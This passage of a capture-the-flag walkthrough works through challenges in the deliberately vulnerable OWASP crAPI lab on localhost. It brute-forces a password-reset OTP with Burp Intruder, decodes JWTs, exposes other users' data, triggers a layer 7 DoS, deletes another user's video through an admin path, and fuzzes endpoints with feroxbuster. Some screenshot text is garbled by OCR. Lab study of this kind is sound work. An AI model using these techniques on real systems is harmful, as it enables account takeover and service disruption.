L6 Pretty | Hex Render
L7 {"en
1 HTTP/1.1 500
2 Server: openresty/1.17.8.2
3 Date: Wed, 06 Sep 2023 03:32:12 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Vary: Origin
7 Vary: Access-Control-Request-Method
8 Vary: Access-Control-Request-Headers
9 Access-Control-Allow-Origin: *
10 X-Content-Type-Options: nosniff
11 X-XSS-Protection: 1; mode=block
12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate
13 Pragma: no-cache
14 Expires: 0
15 X-Frame-Options: DENY
16 Content-Length: 58
17
18 {
    "message": "Invalid OTP! Please try again..",
    "status": 500
}

```

6. Intruder attack of http://localhost:8888 - Temporary attack - Not saved to project file									
	Request	Payload	Status code	Time of day	Response received	Response completed	Error	Timeout	Length
② Payload	8345	8344	500	20:38:54 5 Sep 2023	11		<input type="checkbox"/>	<input type="checkbox"/>	514
You can	8375	8374	500	20:38:54 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
	8392	8391	500	20:38:54 5 Sep 2023	5		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8453	8452	500	20:38:54 5 Sep 2023	6		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8435	8434	500	20:38:54 5 Sep 2023	33		<input type="checkbox"/>	<input type="checkbox"/>	514
Payload	8520	8519	500	20:38:54 5 Sep 2023	6		<input type="checkbox"/>	<input type="checkbox"/>	514
	8524	8523	500	20:38:54 5 Sep 2023	10		<input type="checkbox"/>	<input type="checkbox"/>	514
	8526	8525	500	20:38:54 5 Sep 2023	15		<input type="checkbox"/>	<input type="checkbox"/>	514
② Payload	8572	8571	500	20:38:54 5 Sep 2023	7		<input type="checkbox"/>	<input type="checkbox"/>	514
This payl	9226	9225	500	20:38:55 5 Sep 2023	7		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9382	9381	500	20:38:55 5 Sep 2023	17		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9561	9560	500	20:38:55 5 Sep 2023	17		<input type="checkbox"/>	<input type="checkbox"/>	514
Type:	9571	9570	500	20:38:55 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
From:	9605	9604	500	20:38:55 5 Sep 2023	4		<input type="checkbox"/>	<input type="checkbox"/>	514
To:	9609	9608	500	20:38:55 5 Sep 2023	10		<input type="checkbox"/>	<input type="checkbox"/>	514
To:	9674	9673	500	20:38:55 5 Sep 2023	5		<input type="checkbox"/>	<input type="checkbox"/>	514
Step:	9685	9684	500	20:38:55 5 Sep 2023	8		<input type="checkbox"/>	<input type="checkbox"/>	514
Step:	9697	9669	500	20:38:55 5 Sep 2023	29		<input type="checkbox"/>	<input type="checkbox"/>	514
How man	9681	9680	500	20:38:55 5 Sep 2023	18		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9720	9719	500	20:38:56 5 Sep 2023	9		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	9759	9758	500	20:38:56 5 Sep 2023	18		<input type="checkbox"/>	<input type="checkbox"/>	514
Number	269	0268	200	20:38:44 5 Sep 2023	441		<input type="checkbox"/>	<input type="checkbox"/>	500
Base:	Request Response								
Min integ	Pretty	Raw	Hex						
Max integr	1 POST /identity/api/auth/v2/check-otp HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: /* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/forgot-password 8 Content-Type: application/json 9 Content-Length: 75 10 Origin: http://localhost:8888 11 DNT: 1 12 Connection: keep-alive 13 Sec-Fetch-Dest: empty 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "robot001@example.com", "otp": "0268", "password": "HackingCrapi123!"								
Max fract									
Max fract									
Examples									
0001									
4321									
② Payload									
You can									
Add									
Edit									
Remove									
Up									


Now with a Password Reset for our victim, we can successfully login and verify the JOT token is valid:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Target: http://localhost:8888

Request	Response	Inspector
Pretty Raw Hex	Pretty Raw Hex Render	Request attributes Request query parameters Request cookies Request headers Response headers
<pre>1 POST /identity/api/auth/login HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/login 8 Content-Type: application/json 9 Content-Length: 519 10 Origin: http://localhost:8888 11 DNT: 1 12 Connection: close 13 Pragma: no-cache 14 Sec-Fetch-Mode: cors 15 Sec-Fetch-Site: same-origin 16 17 { "email": "robot001@example.com", "password": "HackingCrapi123!" }</pre>	<pre>1 HTTP/1.1 200 2 Server: openresty/1.17.8.2 3 Date: Wed, 06 Sep 2023 03:41:25 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 Access-Control-Allow-Origin: * 10 X-Content-Type-Options: nosniff 11 X-XSS-Protection: 1; mode=block 12 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 13 Pragma: no-cache 14 Expires: 0 15 X-FRAME-Options: DENY 16 Content-Length: 519 17 18 { "token": "eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyB2JvdDAwMUBleGFtcGxLmNvbSIsInJvbGUiOiJwcmVkJZwZpbmVkJiwiawF0IjoxNjA5OTg4MjQ1LCJtZXIyMjI2OTI0NjY0ODQwOgkKQpmbLcxeprSc0kAx511bx0C1c181D08gtvRjDZC2Q0XNMA5t9g6paUpaZphdbySP5r1a801o365na0Hrccrrpr72Ap1FC1-dyKJdkY3MMm0H1t0_7r85Ab555M0zby1tPkit3QVAUpgX3vfb9j3j001XcRKx3YRUc9yCc_c_05cc6f1iTul7E2TpFUC_y8yztLbp10qW9tpRmbhYOpufJ151iC4x-NH4tndn8tF-aSNTVteFcBqBzxhSRoV1zBy6ONfWm_yXcSDVDYE5y3M-hc8V2eK1N01dH1Tqq-xrM-nFCWOGDlswTP2fF0naION5fr0kFNRfa", "type": "Bearer", "message": null }</pre>	

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJyB2JvdDAwMUBleGFtcGxLmNvbSIsInJvbGUiOiJwcmVkJZwZpbmVkJiwiawF0IjoxNjA5OTg4MjQ1LCJtZXIyMjI2OTI0NjY0ODQwOgkKQpmbLcxeprSc0kAx511bx0C1c181D08gtvRjDZC2Q0XNMA5t9g6paUpaZphdbySP5r1a801o365na0Hrccrrpr72Ap1FC1-dyKJdkY3MMm0H1t0_7r85Ab555M0zby1tPkit3QVAUpgX3vfb9j3j001XcRKx3YRUc9yCc_c_05cc6f1iTul7E2TpFUC_y8yztLbp10qW9tpRmbhYOpufJ151iC4x-NH4tndn8tF-aSNTVteFcBqBzxhSRoV1zBy6ONfWm_yXcSDVDYE5y3M-hc8V2eK1N01dH1Tqq-xrM-nFCWOGDlswTP2fF0naION5fr0kFNRfa",
  "type": "Bearer",
  "message": null
}
```



Original JWT:

```
=====
Decoded Token Values:
=====
```

Token header values:
[+] alg = "RS256"

Token payload values:
[+] sub = "robot001@example.com"
[+] role = "predefined"
[+] iat = 1693971685 ==> TIMESTAMP = 2023-09-05 20:41:25 (UTC)
[+] exp = 1694576485 ==> TIMESTAMP = 2023-09-12 20:41:25 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 7 days, 0 hours, 0 mins

```
-----
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
-----
```

```

Default (-zsh)
Default (-zsh)

jwt_tool master %
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9.eyJzdWJlOiJyb2JvdAmUBleFtcGxLmNvB5ISInJvbGUiOiJwcmVkZNpbmVkiwidWF0IjoxNjkzOTcxNjg1LCJleHAiOjE2OTQ1NzY0ODV9.gbKqDmBtC044:02
KauWx511ibXGLncz0tDx6q8tWRIzCmUXNAsTg9puzogIdxySPZkQlo365no8frsrrprg2Aw1Fc1-dyJzKv3MbmELQt0_zrB5085SEZby1Pktt3QAUlgPw3vf93j0IxCRx3YRuc9yCc_o5ccG6f1jTuL7EZTpfcUc_y9y...
QpW9tQpRnb7OpUfJ151C4x-NH4tnDn8t-e-aSntTefc8nxzH5RoVz0y6CnfM...xsC5D0Y5y3M-hc8v2oK1NQ1dh1Tqq-xrM-nFCNOGdIswTP2FFONaKNSfrqkNRfa

JWT common timestamp:
iat = IssuedAt
exp = Expires
nbf = NotBefore

Version 2.2.6
@ticapi address // for commands...

Original JWT:

Decoded Token Values:
[+] alg = "RS256"

Token payload values:
[+] sub = "robot001@example.com"
[+] role = "predefined"
[+] iat = 1693971685 => TIMESTAMP = 2023-09-05 20:41:25 (UTC)
[+] exp = 1694576485 => TIMESTAMP = 2023-09-12 20:41:25 (UTC)

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 7 days, 0 hours, 0 mins

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore

Excessive Data Exposure
Rate Limiting
BFLA
SSRF
NoSQL Injection
SQL Injection

jwt_tool master %

```

▼ Excessive Data Exposure - Flag 😈

Challenge 4 - Find an API endpoint that leaks sensitive information of other users

Not sure what this exactly builds on from Challenge 3, but ultimately the same REST API endpoint is exposing excessive data about other users within the Community forum posts:

Request	Response	Inspector
Request details: http://localhost:8888 /community/api/v2/community/posts/recent	Response details: 200 OK JSON	Selected text: pogba00@example.com
Request body (Raw):	Response body (Raw):	Request attributes: 2
Request headers: Content-Type: application/json	Response headers: Content-Type: application/json	Request headers: 13
Request body (Pretty):	Response body (Pretty):	Response headers: 8

```

Request
Pretty Raw Hex
1 GET /community/api/v2/community/posts/recent HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0
4 Accept: */*
5 Accept-Language: en-CA;q=0.7, en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/forum
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eJwdt10Jj0wMrZXJA2XkhbK9s2SSjb20lLCjbx2x1joidKw1ciIsImhdIiG0MTYSNDA2NjMkd0xLZX0Ujoxj4NjcxMTE5fQ.iM8F0zkaB8f9yLukaaclyleh5nCtCXM6p6cmvK8eD0g-yClAM9B8rUaPap1gjq172g9PMO-vGL4rinvBy4k2XK0XEJLMG12a9y4uX8pSwfEd_y-9Cetuwm38e3GJxPw82ZjtM8tWcPmPuviwRVxtPs7MhDWhpC757USekxVrdmAyAx39yQxWhHWqzNvpi1r5x133L9GxVrpbt981Uz1-fraQbnB9pKhhsJnkuPfKAnJN7Y734V0B-14Kf)xJ27_u7q806pWdtX_b...r53G0ehubChrtJg34k1zqy6wwwP3q0gkB21w72rAj1V
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16

Response
Pretty Raw Hex Render
X-CSRF-Token: Authorization
Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE
Access-Control-Allow-Origin: *
Content-Length: 943
18
19 [
20   {
21     "id": "euNCzstG5j6QNnfhtvInel",
22     "title": "Title 3",
23     "content": "Hello world 3",
24     "author": "Robot",
25     "nickname": "Robot",
26     "email": "robot00@example.com",
27     "vehicleId": "be9c0808-1172-4aa6-9f0a-cb22964368ad",
28     "profilePicUrl": "",
29     "createdAt": "2023-09-05T02:28:09.556Z",
30     "comments": [
31       {
32         "authorId": "3",
33         "createdAt": "2023-09-05T02:28:09.556Z"
34       }
35     ],
36     "id": "N3QgnRGidpcTbd0CQBVJ44",
37     "title": "Title 2",
38     "content": "Hello world 2",
39     "author": "Pogba",
40     "nickname": "Pogba",
41     "email": "pogba00@example.com",
42     "vehicleId": "fb7c0ed5-bbb2-42cc-b863-c8c49ce45425",
43     "profilePicUrl": "",
44     "createdAt": "2023-09-05T02:28:09.555Z",
45     "comments": [
46       {
47         "authorId": "2",
48         "createdAt": "2023-09-05T02:28:09.555Z"
49       }
50     ],
51     "authorId": "2"
52   }
53 ]

```

Challenge 5 - Find an API endpoint that leaks an internal property of a video

I noticed an API endpoint `POST /identity/api/v2/user/videos HTTP/1.1` when submitting a video upload via `GET /my-profile HTTP/1.1` which provides an internal property of `conversion_params`:

```

HTTP/1.1 200
Server: openresty/1.17.8.2
Date: Thu, 07 Sep 2023 06:05:52 GMT
Content-Type: application/json
Connection: close
Vary: Origin

```

```

Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 8307609

{
  "id": 33,
  "video_name": "20201215_094957.mp4",
  "conversion_params": "-v codec h264",
  "profileVideo": "data:image/jpeg;base64,<BASE64ENCODEDSTRING=="
}

```

I am fairly certain this is the flag for this challenge.

▼ Rate Limiting - Flag 🐾

Challenge 6 - Perform a layer 7 DoS using ‘contact mechanic’ feature

When considering layer 7, this is the `HTTP` layer (`Application Layer` in OSI model) of the payload and as such has me thinking circumvention such as `X-Forwarded-By` HTTP headers, HTTP flooding techniques and botnet detections etc.


Analyzing the API endpoint requests to `POST /workshop/api/merchant/contact_mechanic HTTP/1.1`:

Name	Value
Server	openresty/1.17.8.2
Date	Thu, 07 Sep 2023 06:16:51 GMT
Content-Type	application/json
Connection	close
Allow	POST, OPTIONS
Vary	origin, Cookie
access-control-allow-origin	*
X-Frame-Options	DENY
X-Content-Type-Options	nosniff
Referrer-Policy	same-origin
Content-Length	152

The `200` OK response is received regardless of whether the `X-Forwarded-For` headers are inserted within the Repeater here and the `report_id` integer value keeps incrementing.

However, looking further I found the `json` blob key/value pairs were exploitable, leading to the DoS attack and flag:

This makes sense, given that editing the HTTP (application-level AKA layer 7) payload is exploited to cause the DoS attack.



```
Request
Pretty Raw Hex
POST /workshop/api/merchant/contact_mechanic HTTP/1.1
Host: localhost:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8888/contact-mechanic?VN=7DZCP26LKUH828122
Content-Type: application/json
Content-Length: 251
{
  "name": "John Doe",
  "email": "john.doe@example.com",
  "problem": "The car won't start",
  "details": "I tried everything I could think of, but nothing seems to work. The engine just dies when I turn the key. I've checked the battery and it's charged. Any help would be greatly appreciated."
}

Response
Pretty Raw Hex Render
1 HTTP/1.1 503 Service Unavailable
2 Server: openresty/1.17.8.2
3 Date: Mon, 15 Oct 2023 06:26:16 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: POST, OPTIONS
7 Vary: Origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 Content-Security-Policy: nosniff
11 Referer-Policy: same-origin
12 Content-Length: 71
13
14 {
  "message": "Service unavailable. Seems like you caused layer 7 DoS :)"
}
```

BFLA - Flag

Challenge 7 - Delete a video of another user

Looking at where we see our own video's is REST API endpoint `GET /identity/api/v2/user/dashboard HTTP/1.1` which reveals a potential location clue:

We know we are looking for a `PUT` (update) or `POST` (create) request to `DELETE` (CRUD) a resource on the webserver. Pivoting to the Active Crawl (authenticated) I performed of the application and ordering by name shows some other potential pivots:

The JWT tokens in each payload are a bearer associated to my user account, but the `profileVideo` values are all unique (I.E. different video paths for different users).

```
Token payload values:  
[+] sub = "hacker@example.com"  
[+] role = "user"  
[+] iat = 1694142238    ==> TIMESTAMP = 2023-09-07 20:03:58 (UTC)  
[+] exp = 1694747038    ==> TIMESTAMP = 2023-09-14 20:03:58 (UTC)
```

The `profileVideo` values are base64-encoded values, which equate to the value inside the `WebKitFormBoundary` section:

5. Crawl of localhost:8888

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
313	20:02:16 7 Sep 2023	Scanner	GET	localhost	/identity/api/v2/vehicle/7293aecf-5916-4063-9122-35470e9b...		0	200	576	153	
269	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	870	
276	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	45	
407	20:02:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	33	
415	20:02:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	41	
429	20:04:21 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	26	
430	20:04:23 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	13	
514	20:05:41 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	23	
521	20:05:48 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	28	
264	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	411	
275	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	102	
406	20:03:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	42	
414	20:03:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	28	
422	20:04:21 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	39	

Request Response Inspector

```
Pretty Raw Hex Render
Pretty Raw Hex Render
Selected text
SudRxXhaNwdxNQ==

Decoded from: Base64
IG0qxZ5gW5

Request attributes 2
Request body parameters 1
Request headers 15
Response headers 15
```

Request Response Inspector

```
Pretty Raw Hex Render
Pretty Raw Hex Render
Selected text
BdajbPcE7i

Decoded from: Base64
OmRhamJQY0U3aQ==

Request attributes 2
Request body parameters 1
Request headers 15
Response headers 15
```

Looking back on my old request, I can confirm my user `profileVideo` key/value is `BdajbPcE7i` : (so I want to delete a different one)

#	Time	Tool	Method	Host	Path	Query	Param count	Status code	Length	Start response timer	Comment
430	20:02:23 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	13	
514	20:05:41 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	23	
521	20:05:48 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/videos		2	200	583	28	
264	20:02:09 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	411	
275	20:02:11 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	102	
406	20:03:58 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	42	
414	20:03:59 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	28	
422	20:04:21 7 Sep 2023	Scanner	POST	localhost	/identity/api/v2/user/pictures		2	200	594	39	

Request Response Inspector

```
Pretty Raw Hex Render
Pretty Raw Hex Render
Selected text
BdajbPcE7i

Decoded from: Base64
OmRhamJQY0U3aQ==

Request attributes 2
Request body parameters 1
Request headers 15
Response headers 15
```

Request Response Inspector

```
Pretty Raw Hex Render
Pretty Raw Hex Render
Selected text
BdajbPcE7i

Decoded from: Base64
OmRhamJQY0U3aQ==

Request attributes 2
Request body parameters 1
Request headers 15
Response headers 15
```

Attempting to send a `PUT` request to this API endpoint shows only `POST` requests are permitted:

The screenshot shows the OWASP ZAP web application. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder, Repeater (which is currently selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, Learn, Autorize, Reshaper, Add & Track, Custom Issues, IP Rotate, Autowasp, Bypass WAF, and Settings.

The main interface has two main sections: **Repeater** on the left and **Inspector** on the right.

Repeater Section:

- Request:** A list of request details including method, URL, host, headers, and body.
- Response:** A detailed view of the response, showing the status code (HTTP/1.1 405), headers (Content-Type: application/json, Server: openresty/1.17.8.2, Date: Fri, 08 Sep 2023 03:31:53 GMT, Content-Length: 0, Connection: close, Vary: Origin, Access-Control-Allow-Methods: POST, Allow: POST, X-Content-Type-Options: nosniff, Cache-Control: no-store, max-age=0, must-revalidate, Pragma: no-cache, Expires: 0, X-Frame-Options: DENY), and the raw response body.

Inspector Section:

- Request body parameters:** Shows a single parameter named "file" with value "jz2DvQv0pl".
- Request cookies:** An empty list.
- Request headers:** An empty list.
- Response headers:** An empty list.

The bottom of the interface features a toolbar with icons for search, highlights, and other functions, along with a status bar indicating 0 highlights and 0 critical issues.

I found a clue when looking at the API endpoint `/identity/api/v2/user/videos` `HTTP/1.1` from the crawl shows a `DELETE` request method is accepted:

Burp Suite Professional v2023.9.4 - owasp_crapi - Licensed to Ads Dawson

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Authorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Settings

Send Cancel ▾ ▾ ▾

Request	Response
Pretty Raw Hex	Pretty Raw Hex Render
<pre>1 DELETE /identity/api/v2/user/videos/7 HTTP/1.1 2 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTMLM, like Gecko) 3 Chrome/101.0.4860.66 Safari/537.36 4 Content-Type: application/json 5 Accept: */* 6 Authorization: Bearer eyJhbGciOiJSUzIiZW5jb2RlIiwidzIjoiMTQyNDMwZTgxM2A2Nhhbx0s25jD891Lc3y92sUjpwWtciIis3mluIdCIGTY9NDM0D15 7 X-Content-Type-Options: nosniff 8 X-Frame-Options: DENY 9 Cache-Control: no-store, max-age=0, must-revalidate 10 Pragma: no-cache 11 Expires: 0 12 Content-Length: 29 13 { 14 "videoName": "interface.mp4" }</pre>	<pre>1 HTTP/1.1 404 2 Server: openresty/1.17.8.2 3 Date: Fri, 08 Sep 2023 03:48:28 GMT 4 Content-Type: application/json 5 Connection: close 6 Vary: Origin 7 Vary: Access-Control-Request-Method 8 Vary: Access-Control-Request-Headers 9 X-Content-Type-Options: nosniff 10 X-XSS-Protection: 1; mode=block 11 Cache-Control: no-cache, no-store, max-age=0, must-revalidate 12 Pragma: no-cache 13 Expires: 0 14 X-Frame-Options: DENY 15 Content-Length: 81 16 17 { 18 "message": "Sorry, Didn't get any profile video name for the user." 19 "status": 404 }</pre>

Target: http://localhost:8888

Inspector Request query parameters 0

Request cookies 0

Request headers 10

Name	Value
User-Agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTMLM, like Gecko)
Content-Type	application/json
Accept	*/*
Authorization	Bearer eyJhbGci...
Cache-Control	no-cache
Postman-Token	f46824c2-d3f4-46ac-ba51-57b0f2b0d19
Host	localhost:8888
Accept-Encoding	gzip, deflate
Connection	close
Content-Length	29

Response headers 14

Name	Value
Server	openresty/1.17.8.2
Date	Fri, 08 Sep 2023 03:48:28 GMT
Content-Type	application/json
Connection	close
Vary	Origin
Vary	Access-Control-Request-Method
Vary	Access-Control-Request-Headers
X-Content-Type-Options	nosniff
X-XSS-Protection	1; mode=block
Cache-Control	no-cache, no-store, max-age=0, must-revalidate
Pragma	no-cache
Expires	0
X-Frame-Options	DENY
Content-Length	81

0 highlights

0 highlights

I have an example name and ID from the prior crawl:

Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	870
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	45
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	33
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	41
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	26
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	13
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	23
Scanner	POST	localhost	/Identity/api/v2/User/videos	2	200	583	28
Scanner	POST	localhost	/Identity/api/v2/User/pictures	2	200	594	411
Scanner	POST	localhost	/Identity/api/v2/User/pictures	2	200	594	102
Scanner	POST	localhost	/Identity/api/v2/User/pictures	2	200	594	12

The screenshot shows a browser developer tools interface with the Network tab selected. A single network request is visible, representing a file upload. The request details are as follows:

Request

- Method: POST
- URL: /user/videos
- Protocol: HTTP/1.1
- Headers:
 - Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryUtdcedJ718nNBIf1
 - Content-Length: 126
 - Host: 0.0.0.0:8888
 - Origin: http://localhost:8888
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.4924.103 Safari/537.36
- Body:

```
-----WebKitFormBoundaryUtdcedJ718nNBIf1
Content-Disposition: form-data; name="file"; filename="file.mp4"
Content-Type: video/mp4

[Binary Data]
```

Response

- Status: 200 OK
- Headers:
 - Content-Type: application/json
 - Content-Length: 156
 - Content-Encoding: gzip
 - Date: Fri, 08 Sep 2023 03:02:10 GMT
 - Server: openresty/1.17.8.2
 - Connection: close
 - Vary: Origin
 - Vary: Access-Control-Request-Method
 - Vary: Access-Control-Request-Headers
 - Access-Control-Allow-Origin: *
 - X-Content-Type-Options: nosniff
 - X-XSS-Protection: 1; mode=block
 - Cache-Control: no-cache, no-store, max-age=0, must-revalidate
 - Pragma: no-cache
 - Expires: 0
 - X-Frame-Options: DENY
 - Content-Length: 126
- Body:

```
{"id":33,"video_name":"file.mp4","conversion_params":"-v codec h264","profileVideo":"data:image/jpeg;base64,angyRGRWtZjwBAA=="}  
[Binary Data]
```

Therefore, change my Repeater request to:

Which gives away a huge clue:

```
{"message": "This is an admin function. Try to access the admin API", "status": 403}
```

I then tried to use an alternate approach by replacing `user` for `admin` within the API endpoint request from `DELETE /identity/api/v2/user/videos/33 HTTP/1.1` to `DELETE /identity/api/v2/admin/videos/33 HTTP/1.1` which is successful!

The screenshot shows the Burp Suite Professional interface. The 'Repeater' tab is selected. In the 'Request' pane, a DELETE request is shown to the endpoint /identity/api/v2/admin/videos/33. The 'Response' pane shows a 200 OK status with the message "User video deleted successfully". The 'Inspector' pane on the right displays the selected text and various request and response headers.

Admitting here that I am being lazy, but alternatively my go-to would be to use [SecLists](#) from Daniel M and [Feroxbuster](#) tool to enumerate and fuzz the API endpoint for potential path's that may exist within the API that we can leverage.

A very talented and incredibly phenomenal mentor of mine once said:

"It's good practice when you see an endpoint route representing a lower priv user to see if a high priv user may be an alternate route to access it."

Anyway, it goes a little something like this:

```
feroxbuster -u http://localhost:8888/identity/api/v2/ -w ./SecLists/Discovery/Web-Content/raft-medium-directories.txt -H Accept:application/json
```

Another handy tool is the built-in Burp Suite BAPP extension for `HTTPHeaders` which in the HTTP History sends a HTTP `OPTIONS` request to request, analyze and return available HTTP request methods accepted by the endpoint which is another clue here:

ID	Time	URL	Method	Path	Status	Time taken	Size	Content Type	IP Address	
1087	20:40:40 7 S...	http://localhost:8888	PUT	/identity/api/2/user/videos/%7B%7Bvideo_id%7D%7D	401	454	JSON		127.0.0.1	
1088	20:41:53 7 S...	http://localhost:8888	GET	/identity/api/2/user/videos/%7B%7Bvideo_id%7D%7D	400	391			DELETE - PUT	127.0.0.1
1089	20:42:15 7 S...	http://localhost:8888	GET	/identity/api/2/user/dashboard	200	69	JSON			127.0.0.1

▼ Mass Assignment - Flag

Challenge 8 - Get an item for free

By default, cRAPI gifts us with \$100 bucks to go nuts. I sent a test order and inspected the API request and response:

Let's initiate a random order return:

1133 http://localhost:8888 GET /workshop/api/shop/return_qr_code 200 7534 PNG ✓ 12.0.0.1

1134 https://safebrowsing.googleapis.com GET /v4/threat.listUpdates;fetch?ct=application/x-protobuf&key=Altz5yC7jspD3am4tPv4r3n... 200 2619 app ✓ 142.251.211.234

Request

Pretty Raw Hex

1 `GET /workshop/api/shop/return_qr_code HTTP/1.1`

2 `Host: localhost:8888`

3 `User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/109.0`

4 `Accept: image/avif,image/webp,*/*`

5 `Accept-Language: en-CA,en-US;q=0.7,en;q=0.3`

6 `Accept-Encoding: gzip, deflate`

7 `Connection: close`

8 `Referer: http://localhost:8888/past-orders`

10 `Sec-Fetch-Dest: image`

11 `Sec-Fetch-Mode: no-cors`

12 `Sec-Fetch-Site: same-origin`

13

14

Response

Pretty Raw Hex Render



Request attributes

Protocol `HTTP/1` `HTTP/2`

Name	Value
Method	GET
Path	/workshop/api/shop/return_qr_code

Request headers

11

Name	Value
Host	localhost:8888
User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X ...
Accept	image/avif,image/webp,*/*
Accept-Language	en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding	gzip, deflate
DNT	1
Connection	close
